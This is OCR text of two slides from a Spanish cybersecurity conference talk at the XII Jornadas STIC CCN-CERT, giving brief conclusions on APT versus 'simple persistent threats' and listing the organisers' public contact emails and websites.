
20 / 60

securemas



4. Conclusiones

- APT vs SPT (Simple Persistent Threat)
- Múltiples vías de infección
- Analizar para aprender y mejorar



XII Jornadas STIC CCN-CERT

Ciberseguridad, hacia una respuesta y disuasión efectiva

- **E-Mails**
  - info@ccn-cert.cni.es
  - ccn@cni.es
  - organismo.certificacion@cni.es
- **Websites**
  - www.ccn.cni.es
  - www.ccn-cert.cni.es
  - oc.ccn.cni.es
- **Síguenos en**

centro criptológico nacional